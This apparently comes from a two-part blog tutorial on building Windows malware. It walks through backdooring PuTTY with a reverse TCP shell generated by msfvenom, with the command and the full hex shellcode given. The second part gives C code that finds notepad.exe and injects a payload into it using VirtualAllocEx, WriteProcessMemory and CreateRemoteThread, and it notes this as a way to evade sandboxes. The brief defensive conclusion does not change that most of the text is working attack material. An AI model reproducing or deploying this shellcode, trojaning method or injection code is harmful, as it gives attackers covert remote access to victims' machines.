

As seen in the screenshot above, we ran 'putty2.exe' and saw the 'calculator.exe' work as well. Our payload ran successfully.

To be more effective in terms of review rather than calculator. I want to add a shellcode with a backdoor (reverse TCP shell). We generate our shellcode with msfvenom.




```
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.39.130 LPORT=4444 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hex file: 648 bytes
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b521
08b4a3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4
588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d683332000068777332
25f54684c772607ffd5b89001000029c454506829806b00ffd550505050405040506 8ea0fdfe0ffd5976a0568c0a82782
680200115c89e66a1056576899a57461ffd585c0740cff4e0875ec68f0b5a256ffd568636d640089e357575731f66a125
956e2fd66c744243c01018d442410c600445450565656465 64e565653566879cc3f86ffd589e04e5646ff306808871d60
ffd5bbf0b5a25668a695bd9dffd53c067c0a80fbe07505bb4713726f6a0053ffd5
```

I would like to warn you that when adding this shellcode, we need to detect and correct the address shift in both function and register values. With the shellcode we generate, apply, patche and save as “PuttyBack.exe”. We start listening to the port and execute PuttyBack. And we successfully got shell. on the other hand, Putty continues to work as it should.





Let's go back to Windows and analyze it.





We also see putty's child processes occurring. Let's compare the original Putty with the PuttyBack we added backdoor.

The screenshot below shows a cmd running as a thread on PuttyBack's Handles, unlike Putty as a child procces.




We know that PuttyBack.exe needs to make use of socket programming because it opens a port to establish a reverse shell connection with tcp. A socket library has been called as seen in the screenshot below.






And by checking TCP/İP connection, we can clearly see the TCP connection.

**Conclusion:**

What is meant to be shown here is that malware can be hidden in PE in a way that the end user does not notice. A downloaded app can be dangerous, even if it looks like the original and works.

It is really powerful to follow the development and change of the methods of used to hide malware. For this reason, the defense sector tries to take measures against delivery of these products rather than the detection of these products. That's why such strict policies are in place on downloads and apps. I believe that such practices and examples will make us feel the seriousness of this situation better.

## Part 2: Code injection

Let's go back to our malware and develop it a little bit more and give it the ability to access the memory space of a process. While this ability gives us some advantages, it will also bring us different obstacles and we will continue to develop and learn on the way to overcome these obstacles..

let's start with questions as usual.

1. How will I know which processes are running in the system?
2. How to access the sources of the process I am targeting?
3. How do I inject my own malware into the memory space of the target process?

When preparing our malware we can select a proccess. Of course, due to the logic of the operating systems, we will use the PID of the process we targeted. Thats why, we need to get information about all the processes in the machine.

Let's write function Find. will return the PID of this process from the process name given by this function

```
int Find(const char *procname) {

        HANDLE hSnap;
        PROCESSENTRY32 pe32;
        int pid = 0;

        hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        if (INVALID_HANDLE_VALUE == hSnap) return 0;

        pe32.dwSize = sizeof(PROCESSENTRY32); // Avoid Process32First fail

        if (!Process32First(hSnap, &pe32)) {
                CloseHandle(hSnap);
                return 0;
        }

        while (Process32Next(hSnap, &pe32)) {
                if (lstrcmpiA(procname, pe32.szExeFile) == 0) {
                        pid = pe32.th32ProcessID;
                        break;
                }
        }

        CloseHandle(hSnap);
        return pid;
}
```

As seen above, we took a snapshot of the system with the "CreateToolhelp32Snapshot" function. Then we had to go through all the processes in the snapshot to find the process that we were targeting. (Linked List)


Let's write the injection process of the code as a separate function;

```
int Inject(HANDLE hProc, unsigned char * payload, unsigned int payload_size) {

        LPVOID pRemoteCode = NULL;
        HANDLE th = NULL;

        // Allocate space from the memory area of the target process
        pRemoteCode = VirtualAllocEx(hProc, NULL, payload_size, MEM_COMMIT, PAGE_EXECUTE_READ);

        // Write our payload to allocated area
        WriteProcessMemory(hProc, pRemoteCode, (PVOID)payload, (SIZE_T)payload_size, (SIZE_T *)NULL);

        th = CreateRemoteThread(hProc, NULL, 0, pRemoteCode, NULL, 0, NULL);
        if (th != NULL) {
                WaitForSingleObject(th, 500);
                CloseHandle(th);
                return 0;
        }
        return -1;
}
```

As it is noticed, here we used VirtualAllocEx instead of VirtualAlloc to access a field belonging to a running process. We have allocated space from the memory area of the target process for our malware Let's set 'notepad.exe' as the target and piece together


```
int main(void) {

        int pid = 0;
  HANDLE hProc = NULL;

        pid = Find("notepad.exe");

        if (pid) {
                printf("notepad.exe PID = %d ", pid);

                // try to open target process
                hProc = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
                                        PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
                                        FALSE, (DWORD) pid); // false = don't create a process if not exist

                if (hProc != NULL) {
                        Inject(hProc, payload, payload_size);
                        CloseHandle(hProc);
                }
        }
        return 0;
}
```

Build and run.




As seen above, our malware 'notepad.exe' was working a 'calculator.exe' while working.

When we examine the screenshot below, we can understand that "zararli2.exe" detects the PID of "notepad.exe" among the processes that are runing, then terminates itself by injecting its payload.




In this way, 'zararli2.exe' is not seen among the runing processes. it is also used by attackers to avoid being caught in sandboxes. It is a kind of method of continuing to hide by waiting for triggers such as the desired process, time and authority. Tries not to be seen or expose

For now, that's all. Thank you for reading. See you in the next post.